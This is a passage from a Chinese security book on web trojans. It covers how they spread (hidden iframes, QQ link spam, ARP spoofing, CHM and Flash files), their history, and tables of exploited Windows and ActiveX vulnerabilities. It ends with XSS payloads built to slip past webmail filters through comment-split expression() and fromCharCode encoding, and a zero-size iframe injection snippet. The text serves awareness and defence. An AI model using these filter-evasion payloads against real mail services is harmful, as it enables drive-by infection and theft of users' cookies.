计算机中就会被植入木马，该网民下次登录网络游戏的时候，木马会将账号及密码在后台悄悄地发送给盗号者。当然，并不是所有浏览该网站的网民都会中招，否则就天下大乱了；因为网页木马也要依赖具体的漏洞才能生存，及时打全补丁的用户就不会受到影响。如果这个漏洞是未公开的，也就是俗称的“0day”，那么恐怕大多数网民都要遭殃了。尽管微软公司对于 IE 浏览器的修补非常及时，但正如上面提到的，现在有很多网页木马利用的都是一些国产应用软件的漏洞，而非 IE 浏览器本身的漏洞，所以不但要更新操作系统的补丁，也要及时更新机器中应用软件的补丁。

（2）主动挂马则更多属于一种钓鱼性的攻击，通过一些媒体，比如：电子邮件、即时通讯软件：QQ、MSN 等，由人为或者木马本身为了传播自己，给一些好友发送一些欺骗性的链接，诱使对方点击，来达到不可告人的目的。近年来，由于网站管理员的水平逐步提高，入侵一个网站并挂马已经并非易事，所以通过即时通讯软件+网页木马来传播自己的病毒数目迅速增多，在国内，最流行的就是“QQ 尾巴”，许多病毒都是借即时通讯领域霸主——腾讯 QQ 的东风来传播自己的。

如图 1.3 所示是笔者从聊天记录中搜索到的众多通过 QQ 尾巴+网页木马传播的病毒之一。到本书成稿时，上面的地址已经失效，上一个网址就是申请了和腾讯宠物差不多的域名来欺骗网民点击的。这对于安全意识不强的用户，是有很大迷惑性的。




图 1.3　QQ 尾巴病毒

如图 1.4 所示的网址则更具有欺骗性，乍一看，好像是某门户网站的域名，其实是利用该某门户网站脚本系统的一个缺陷，将地址转向了 http://www2.994qq.cn 这个域名，打开以后，是一个伪装成另一个门户网站的钓鱼页面。

笔者看了一下其中的源代码，幸好没有发现网页木马。类似这样的攻击手段，还有很多；如果有网页木马的话，可能你的计算机就成为别人的“肉鸡”了。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 1.4　钓鱼页面

应对网页木马的传播手段，防范网页木马主要有两种手段：

- 养成良好的使用习惯，及时更新补丁，不仅仅是操作系统的，还有系统中的第三方软件，不要随便打开不信任的网址；
- 仅仅有良好的使用习惯还是不够的，再配合使用一些安全工具会有更好的防护效果：例如 IE 卫士（IE 卫士的作者也是本书的著者）、瑞星卡卡、金山清理专家、网页木马拦截器等。这些工具还具有拦截未知网页木马的能力，其原理就是挂接了浏览器的 CreateProcess 等创建进程的函数，配合 MD5 校验、白名单等措施来防范网页木马。目前，绝大多数的网页木马都能被上述几种工具检测到；当然，“道高一尺、魔高一丈”，“别有用心”的人想绕过这些安全工具也不是难事，在第 7 章中会向读者介绍有关的知识（注意，这里讲述的方法不是教唆读者如何躲避安全工具，相反是要读者引起警惕，采取更强有力的防范措施）。而关于防范网页木马的方法，将会在第 8 章介绍。

网页木马的出现，使网络安全的形势更为严峻，把网页木马通过一个框架或者其他手段插入到正常网页的行为，就是俗称的“挂马”，这是一个比较形象的说法。网页木马刚出现的时候纯粹是一种技术上的研究。但是，许多居心叵测的人挂马则或是为了经济利益，或为了其他不可告人的目的（如图 1.5 所示）。通常网页木马没有固定目标，缺乏针对性；在一定意义上，它只是等着别人来中毒，它不能主动地选择受害者。其实，挂马的直接目的就是获得肉鸡，利用肉鸡进行 DOS（Denial of Service 的简写，拒绝服务）攻击、作为攻击其他计算机的跳板以盗取账号密码等。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图 1.5　网络安全的犯罪产业链

1.2　发展历史

网页木马出现的历史要比木马和病毒出现的历史短得多，但究竟什么时候有的也无法考证了。先前大多数以恶意网页为主，比如劫持浏览器的首页、修改注册表、死循环弹出窗口等，在 2001 年的时候出现过几个利用 MIME 头漏洞、BMP 网页木马等。真正的流行是在 2004 年，网页木马开始大量出现，并且传播手段从仅仅的 Web 传播到发展出了邮件网页木马、CHM 网页木马、隐蔽在媒体文件中的 RM/RMVB 网页木马、WMV 网页木马、Flash 网页木马等几种新的形式。另外，挂马的手段也出现了诸如 ARP 欺骗挂马、通过 QQ 尾巴诱使用户点击其中的链接等几种新的手段。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

1.2.1 网页木马利用漏洞发展史

最早出现的网页木马利用的漏洞是“微软 IE 异常处理 MIME 头漏洞”，以下是笔者从绿盟科技搜索到的微软 IE 异常处理 MIME 头漏洞及其漏洞说明，如图 1.6 和图 1.7 所示。



图 1.6 微软 IE 异常处理 MIME 头漏洞



图 1.7 微软漏洞公告

微软在 2001 年的时候并没有推出针对 IE 浏览器的补丁，MS00-082 修补的是 Exchange Server 处理恶意 MIME 标头的漏洞，直到在 IE6.0 中才彻底地修补了 MIME 标头漏洞。说明当时大家对安全都还没有引起足够的重视，而 IE 在处理 MIME 标头中"Content-Type:"处指定的某些类型时存在问题，故攻击者可以利用这类缺陷在 IE 客户端执行任意命令。关于这个漏洞，笔者将在第 2 章详细介绍。

BMP 网页木马也是出现得比较早的几个网页木马之一，与先前利用“微软 IE 异常处理 MIME 头漏洞”的网页木马不同，它利用漏洞的途径是先把一个 EXE 文件伪装成一个 BMP 图片文件，欺骗 IE 自动下载，再利用网页中的 JAVASCRIPT 脚本查找客户端的 Internet 临时文件夹，找到下载后的 BMP 文件，把它复制到 TEMP 目录。然后，再编写一个脚本把找到的 BMP 文件用 DEBUG 还原成 EXE，并把它放到注册表启动项中，在下一次开机时自启动。

这两个漏洞是网页木马利用得比较早的两个漏洞，现在已失效了，甚至连测试的环境都找不到了，但是对于我们理解网页木马的发展历史还是很有好处的。目前，网页木马利用的漏洞也逐渐从早期的利用逻辑漏洞发展到利用缓冲区溢出漏洞，ActiveX 控件技术的出

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

现及发展又使得 IE 浏览器多了几道短板。这里由于很多的第三方软件为了功能的强大，都使用 ActiveX 控件来增强其功能，而这些软件的作者又没有很强的安全编程意识，导致了这些 ActiveX 控件出现了许多或是逻辑或是溢出的漏洞，随之而来的则是出现网页木马。

在表 1.1 列出的这些常被用于挂马的微软漏洞中，MS06-014 和 MS07-017 是导致网页木马疯狂传播影响最大的两个漏洞。这两个漏洞利用的成功率极其高，MS06014 利用的是逻辑漏洞，不会占用大量内存，也不会使浏览器崩溃，而且免杀容易，但出现了很多的变种，并且几乎没有杀毒软件可以查杀所有的变种。MS07017 中 ANI 光标漏洞的影响也很大，也不占用内存，编写成熟的 Exploit 也不会使 IE 浏览器崩溃，但这个漏洞甚至影响到了 Vista，打破了在 Vista 下无缓冲区溢出的神话。

表 1.1　常被用于挂马的微软漏洞

漏洞编号	漏洞名称
MS06-001	Microsoft Windows 图形渲染引擎 WMF 格式代码执行漏洞
MS06-014	Microsoft MDAC RDS.Dataspace ActiveX 控件远程代码执行漏洞
MS06-057	Microsoft IE WebViewFolderIcon 远程整数溢出漏洞
MS06-071	Microsoft XML 核心服务 XMLHTTP 控件内存破坏漏洞
MS07-017	Microsoft Windows 动画光标畸形 ANI 头结构远程栈溢出漏洞
MS07-004	Microsoft Windows 矢量标记语言缓冲区溢出漏洞
MS07-027	Microsoft Windows 媒体服务器 mdsauth.dll 控件远程代码执行漏洞
MS04-023	Microsoft HTML Help 任意代码执行漏洞
MS05-001	Microsoft IE Help ActiveX 控件本地安全域绕过漏洞
MS06-004	Microsoft IE WMF 图形解析内存破坏漏洞
MS06-005	Microsoft Windows Media Player 畸形位图文件处理堆溢出漏洞
MS06-013	Microsoft IE CreateTextRange 远程代码执行漏洞
MS06-055	Microsoft IE 畸形 VML 文档处理缓冲区溢出漏洞
MS06-067	Microsoft IE daxctle.ocx KeyFrame 方法堆溢出漏洞
MS06-068	Microsoft Agent Active 控件远程堆溢出漏洞
MS06-073	Microsoft Visual Studio “WMI Object Broker” 控件代码执行漏洞
MS07-009	Microsoft IE ADODB.Connection 对象 Execute 函数内存破坏漏洞

更为严重的是，过去只要安装微软系统漏洞补丁、及时升级杀毒软件病毒库，便可有效地防范网页木马。但现在很多网页木马可绕开微软系统漏洞，转而利用播放器、聊天工具、网络电视、下载工具等应用软件的漏洞传播，并已涉及联众游戏、超星阅读器、迅雷、暴风影音等多款流行软件，如表 1.2 所示。无一例外，这些漏洞统统是由 ActiveX 控件的安全漏洞引起的。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

表 1.2 常被用于挂马的第三方软件的漏洞

软件名称	漏洞名称
联众游戏	联众 ConnectAndEnterRoom ActiveX 控件栈溢出漏洞
超星阅读器	超星阅览器 Pdg2 ActiveX 控件栈溢出漏洞
百度搜霸	百度搜霸 ActiveX 控件远程代码执行漏洞
迅雷	迅雷看看（Thunder KanKan）组件漏洞
Web 迅雷	Web 迅雷 ActiveX 控件 DownURL2 方式远程缓冲区溢出
McAfee Security Center	McAfee Security Center McSubMgr.DLL ActiveX 控件远程溢出漏洞
暴风影音	暴风影音 2 mps.dll 组件多个缓冲区溢出漏洞
PPStream	PPStream (PowerPlayer.dll 2.0.1.3829) Activex Remote Overflow
CCTV	CCTV 互动数字杂志 IDM 远程溢出漏洞
RealPlayer	RealPlayer IERPPLUG.DLL ActiveX 控件远程拒绝服务漏洞
雅虎通	Yahoo! Messenger 8.1.0.421 CYFT ft60.dll ActiveX 控件 GetFile 方式任意文件上传漏洞
WinZip	WinZip FileView ActiveX 控件存在缓冲区溢出漏洞

1.2.2 网页木马的衍生史

1. 邮件网页木马

网页木马没有具体目标，只能被动地等待受攻击者，但邮件网页木马的出现正倒是弥补了网页木马的这个缺点。邮件网页木马也使网页木马的利用出现了一种新的形式，利用邮件系统对以 HTML 形式发送的邮件的危险标记过滤不严，便在其中嵌入了网页木马。邮件网页木马具有很强的针对性，还配合社会工程学等手段，诱使目标单击邮件。假如目标恰恰没有打补丁，那么，恶意代码就进入目标的计算机中了。

2. CHM 电子书木马

CHM 是一种十分流行的电子书格式，CHM 是英语“Compiled Help Manual”的简写，即“已编译的帮助文件”。CHM 是微软新一代的帮助文件格式，利用 HTML 作为源代码，把帮助内容以类似数据库的形式编译储存，编译好的扩展名为.chm 的文件。chm 档案可以提供如同一本书的内容目录（Content）、索引（index）和搜寻（Search）等功能，非常方便资料的分类、整理和索引，所以微软的许多说明文件都是采用这种格式的，如最有名的 MSDN 就曾经采用这个格式，也通过这个格式，微软将其许多软件与函数库说明发行推广到了世界各个角落。CHM 木马是网页木马的一种主要衍生形式，但它和普通的网页木马又有很大的不同。这是因为由于传统的网页木马还需要利用漏洞，但是 CHM 中的 HTML 页由于在本地我的电脑域执行，根本就不需要漏洞，有很高的权限，有很多的控件可供调用。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

所以，相比以往的网页木马，CHM 木马更加难以发觉，可以“杀人于无形之中”。说不定哪一天下载的电子书里面就隐藏着特洛伊木马。

3. 多媒体网页木马

随着互联网和多媒体技术的发展，很快就能从网上下载一部电影，故网页木马又盯上了这些多媒体文件。Helix Producer Plus 是一款图形化的专业流媒体文件制作工具，这款软件把其他格式的文件转换成 RM 或 RMVB 格式，也可以对已有的 RM 文件进行重新编辑，在编辑的同时，可以把事先准备好的网页木马插入其中。这样，只要一打开这个编辑好的媒体文件，插入在其中的网页木马也会随之打开，甚至还能控制网页木马打开的时间，让网页木马更加隐蔽。

对于 WMA、WMV 格式文件，是利用其默认播放器 Windows Media Player 的“Microsoft Windows 媒体播放器数字权限管理加载任意网页漏洞”来插入木马的。当播放已经插入木马的恶意文件时，播放器首先会弹出一个提示窗口，指出此文件已经过 DRM 加密，需要通过 URL 验证证书，而这个 URL 就是事先设置好的网页木马地址，当用户单击“是”进行验证时，便成功进行了植马。和 RM/RMVB 文件一样，为了在 WMV 文件中插入木马，还需要一种工具——WMDRM 打包加密器，这是一款可以对 WMA、WMV 进行 DRM 加密的软件，软件本身是为了保护媒体文件的版权，但在攻击者手中，便变成了攻击的利器。

Real 公司和微软公司分别修补了这些可能被黑客利用的漏洞，但现在这两个巨头在播放浏览器领域的产品份额很少，早已被暴风影音、Kmplayer 等播放器取代。所以本书并不打算详细介绍媒体文件木马，读者只需要了解即可。

4. Flash 网页木马

Flash 动画是目前网络上最流行的一种交互式动画格式，这种动画必须用 Macromedia 公司开发的 Flash Player 播放器才能正常观看。Flash 动画最初是用 Future Wave 公司开发的 Flash 软件来制作的，该公司被 Macromedia 收购后得以大力发展，而 Macromedia 开发的 Flash 软件现已成为制作 Flash 动画的主要工具之一，制作 Flash 动画的其他工具还有 Swish、闪客巫师等。目前 Macromedia 已被 Adobe 公司收购。Flash 网页木马的原理是，在网页中显示或本地直接播放 Flash 动画时，让 Flash 自动打开一个网址，而该网址就是我们预先制作好的一个网页木马。

Flash 网页木马可以嵌入普通的网页，这就是说，它和普通的网页木马没有什么大的区别，只是更加具有欺骗性而已。另外一种利用方式就是利用论坛进行挂马，由于很多论坛都支持播放 Flash 动画，故利用论坛传播是一种非常有效的手段，所有浏览过帖子的人都将成为受害者。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

5. 网页木马传播手段的演化

- 被动传播

通过网页被动传播是网页木马传播最原始的一种手段，也是最为有效的手段，从本质上来说，其他的传播方式都需要 HTML 页这个载体来实现网页木马的传播。特别是一些大的门户网站，一旦其中被植入网页木马，后果将不堪设想。黑客们通过入侵网站，获得 webshell 以后修改网站的页面，在其中插入<iframe src=http://xxxxxx.htm width=0 height=0></iframe>这样的一段代码，由于它是一个不可见的框架，所以普通用户和管理员都非常难以发现，除非定期检查其中的源代码。

ISAPI（Internet Server Application Programming Interface）作为一种可用来替代 CGI 的方法，是由微软和 Process 软件公司联合提出的 Web 服务器上的 API 标准。ISAPI 与 Web 服务器结合紧密，功能强大，能够获得大量的信息，因此利用 ISAPI 可以开发出灵活高效的 Web 服务器增强程序。ISAPI 服务器扩展是可以被 HTTP 服务器加载和调用的 DLL。Internet 服务器扩展也称为 Internet 服务器应用程序（ISA），用于增强符合 Internet 服务器 API（ISAPI）的服务器的功能。ISA 通过浏览器应用程序调用，并且将相似的功能提供给通用网关接口（CGI）应用程序。ISAPI 可以用于防盗链，防注入攻击；但是在攻击者的手里，它也可以变成攻击的工具，假如在每个 HTTP 请求里都插入一段 iframe 的代码，管理员可能更加难以发现。

- QQ 尾巴传播

近来，一些别有用心的人利用 QQ 传播木马病毒，俗称“QQ 尾巴”或“QQ 木马”，“QQ 尾巴”其实是一种病毒，该病毒会偷偷藏在用户的系统中，发作时会寻找 QQ 窗口，给在线上的 QQ 好友发送诸如“快去看看，送 Q 币，http://xxxxxxx”之类的假消息，诱惑用户点击一个网站，如果有人信以为真单击该链接的话，就会感染其中的网页木马，然后成为毒源，继续传播。早期的“QQ 尾巴”会在 QQ 用户发送的消息之后自动附加一段文字，“QQ 尾巴”因此而得名。后期的变种 QQ 尾巴程序会自动检测好友上线，并偷偷自动发布消息，其影响更坏。在 QQ 尾巴发送的消息中，必定含有恶意网址或文件链接，通过诱惑性的语言引诱用户单击。如果用户单击了，系统中又缺乏防护措施，便很容易被传染上 QQ 尾巴病毒。因此，不要随便单击 QQ 发过来的网址和文件！请向朋友询问，确认他真正发过这条消息后再单击。

- ARP 欺骗传播

ARP（Address Resolution Protocol）是地址解析协议，是一种将 IP 地址转化成物理地址的协议。从 IP 地址到物理地址的映射有两种方式：表格方式和非表格方式。ARP 具体来说就是将网络层（IP 层，也就是相当于 OSI 的第三层）地址解析为数据连接层(MAC 层，也就是相当于 OSI 的第二层)的 MAC 地址。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

ARP 原理：某机器 A 要向主机 B 发送报文，会查询本地的 ARP 缓存表，找到 B 的 IP 地址对应的 MAC 地址后，就会进行数据传输。如果未找到，则广播 A 一个 ARP 请求报文（携带主机 A 的 IP 地址 Ia——物理地址 Pa），请求 IP 地址为 Ib 的主机 B 回答物理地址 Pb。网上所有主机包括 B 都收到 ARP 请求，但只有主机 B 识别自己的 IP 地址，才向 A 主机发回一个 ARP 响应报文。其中就包含有 B 的 MAC 地址，A 接收到 B 的应答后，就会更新本地的 ARP 缓存。接着使用这个 MAC 地址发送数据（由网卡附加 MAC 地址）。因此，本地高速缓存的这个 ARP 表是本地网络流通的基础，而且这个缓存是动态的。

ARP 协议并不只在发送了 ARP 请求后才接收 ARP 应答。当计算机接收到 ARP 应答数据包的时候，就会对本地的 ARP 缓存进行更新，将应答中的 IP 和 MAC 地址存储在 ARP 缓存中。因此，当局域网中的某台机器 B 向 A 发送一个自己伪造的 ARP 应答，而如果这个应答是 B 冒充 C 伪造来的，即 IP 地址为 C 的 IP，而 MAC 地址是伪造的，则当 A 接收到 B 伪造的 ARP 应答后，就会更新本地的 ARP 缓存，这样在 A 看来 C 的 IP 地址没有变，而它的 MAC 地址已经不是原来那个了。由于局域网的网络流通不是根据 IP 地址进行、而是按照 MAC 地址进行传输的；所以，那个伪造出来的 MAC 地址在 A 上被改变成一个不存在的 MAC 地址，这样就会造成网络不通，导致 A 不能 Ping 通 C。这就是一个简单的 ARP 欺骗，如图 1.8 所示。

```
192.168.1.116         00-58-7d-5d-31-a1     dynamic
192.168.1.117         00-9a-6c-77-60-a3     dynamic
192.168.1.118         00-9a-6c-77-5e-e6     dynamic
192.168.1.119         00-58-7d-5d-31-f4     dynamic
192.168.1.120         00-58-5a-13-1c-7a     dynamic
192.168.1.122         00-58-7d-5d-31-a1     dynamic
192.168.1.123         00-9a-6c-77-5e-fc     dynamic
192.168.1.124         00-58-7a-12-1a-24     dynamic
192.168.1.125         00-58-7d-5d-31-a1     dynamic
192.168.1.126         00-58-7d-5d-31-a1     dynamic
192.168.1.127         00-58-7d-5d-31-a1     dynamic
192.168.1.128         00-58-7d-5d-31-a1     dynamic
192.168.1.129         00-58-7d-5d-31-1b     dynamic
192.168.1.130         00-58-7d-5d-31-a1     dynamic
192.168.1.132         00-58-7d-5d-31-a1     dynamic
192.168.1.133         00-58-7d-5d-31-a1     dynamic
192.168.1.134         00-58-7d-5d-31-a1     dynamic
192.168.1.135         00-9a-6c-77-5e-ad     dynamic
192.168.1.136         00-58-7d-5d-31-a1     dynamic
192.168.1.138         00-00-00-00-00-00     invalid
192.168.1.140         00-58-7d-5d-31-a1     dynamic
```

图 1.8　ARP 欺骗

ARP 欺骗是黑客常用的攻击手段之一，ARP 欺骗分为两种：一种是对路由器 ARP 表的欺骗，另一种是对内网 PC 的网关欺骗。

第一种 ARP 欺骗的原理是截获网关数据。它通知路由器一系列错误的内网 MAC 地址，

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

并按照一定的频率不断进行，使真实的地址信息无法通过更新保存在路由器中，结果路由器的所有数据只能发送给错误的 MAC 地址，造成正常 PC 无法收到信息。第二种 ARP 欺骗的原理是伪造网关。它是建立假网关，让被它欺骗的 PC 向假网关发数据，而不是通过正常的路由器途径上网。在 PC 看来，就是上不了网了，“网络掉线了”。

一般来说，ARP 欺骗攻击的后果非常严重，大多数情况下会造成大面积掉线。有些网管员对此不甚了解，出现故障时，便认为 PC 没有问题，交换机没掉线，而电信也不承认是宽带故障，问题得不到解决。因此，这时要想到是不是 ARP 欺骗的问题。如果第一种 ARP 欺骗发生时，只要重启路由器，网络就能全面恢复，那问题一定是在路由器上了。

ARP 欺骗出现以来，一般都被黑客用于嗅探密码或者拒绝服务等，但是现在也开始被应用于网页木马的传播，这样服务器可能无须入侵，只要同网段的机器被入侵和 ARP 欺骗后就可以插入网页木马，使管理员更加难以查清来源。随着恶意的源代码被大量公开，导致网上出现了利用 ARP 欺骗传播的病毒。它能够在局域网用户浏览 www 时，自动在其中插入网页木马；在用户下载 exe 时，使用病毒替换。这个手段非常恶劣，假如没有仔细看，被偷梁换柱后可能还被蒙在鼓里，笔者所在的校园网就出现过这样的情况，所有通过浏览器下载的 exe 都被替换成了一个 68KB 的 setup.exe 的病毒程序，病毒就是利用人们往往下载的程序都是软件安装包的心理，使用 setup 这个名字迷惑你。所以，现在不但出现了此类病毒，而且任何人都已经可以从网上甚至下载到利用 ARP 欺骗进行挂马的工具了，如图 1.9 所示。



图 1.9　ARP 欺骗挂马工具

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

1.3　案例分析

1.3.1　邮件网页木马实例

邮件网页木马的核心是邮件系统对跨站代码的过滤不全，以 HTML 方式发送的邮件利用跨站代码引入网页木马。跨站脚本攻击（Cross Site Scripting，缩写为 CSS，但这会与层叠样式表（Cascading Style Sheets, CSS）的缩写混淆，所以 CSS 攻击一般都写成 XSS），是指利用网站漏洞从用户那里恶意盗取信息。用户在浏览网站、使用即时通讯软件、甚至在阅读电子邮件时，通常会单击其中的链接。攻击者通过在链接中插入恶意代码，就能够盗取用户信息；并且通常会用十六进制（或其他编码方式）链接编码，以免用户怀疑它的合法性。网站在接收到包含恶意代码的请求之后会产成一个包含恶意代码的页面，而这个页面看起来就好像是那个网站应当生成的合法页面一样。XSS 用在邮件中既可以盗取用户的 cookie 等信息，也可以引入网页木马，现在国内的大部分邮箱，如 163、sina、sohu、Tom 等都存在跨站代码过滤不严的问题，笔者以 163 的信箱为例子，给自己发送了一封邮件，编辑邮件的源代码，使用下面的代码：

```
<img style="start:ex/**/pre/**/ssion(eval(this.xss))"
xss="if(this.height==0)
{;}
else {
    this.height=0;
    alert('test');
}"
name='ddddd' src="#" height=1 width=0></img>
```

打开这封邮件以后，就会弹出一个对话框，如图 1.10 所示：

如果把其中的 javascript 代码改成（top.location=http://网页木马地址）、或者利用 js 的 document.write 方法直接写出网页木马，或者插入一个框架，那么，也许就不是仅仅弹出一个对话框这么简单了。其他常用于引入 javascript 的标签还有：

```
<XSS STYLE="behavior:url(xss.htc);">
<marquee onstart="alert(/2/)">.</marquee>
<div style="xss:ex/**/pre/**/ssion(alert('xss'))">
<div
style="xss:ex/**/pre/**/ssion(eval(String.fromCharCode(97,108,101,114,116,40
,39,120,115,115,39,41)))">
<IMG STYLE='xss:expre\ssion(alert("XSS"))'>
<img src="#" style="Xss:expression(alert('xss'));">
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
<img onmouseover=alert()></img>
```

/**/是注释符号，为了躲避过滤 expression 关键字；除了注释符号，还可以用 String.fromCharCode、并通过对其进行二次编码等手段绕过邮件的过滤系统。

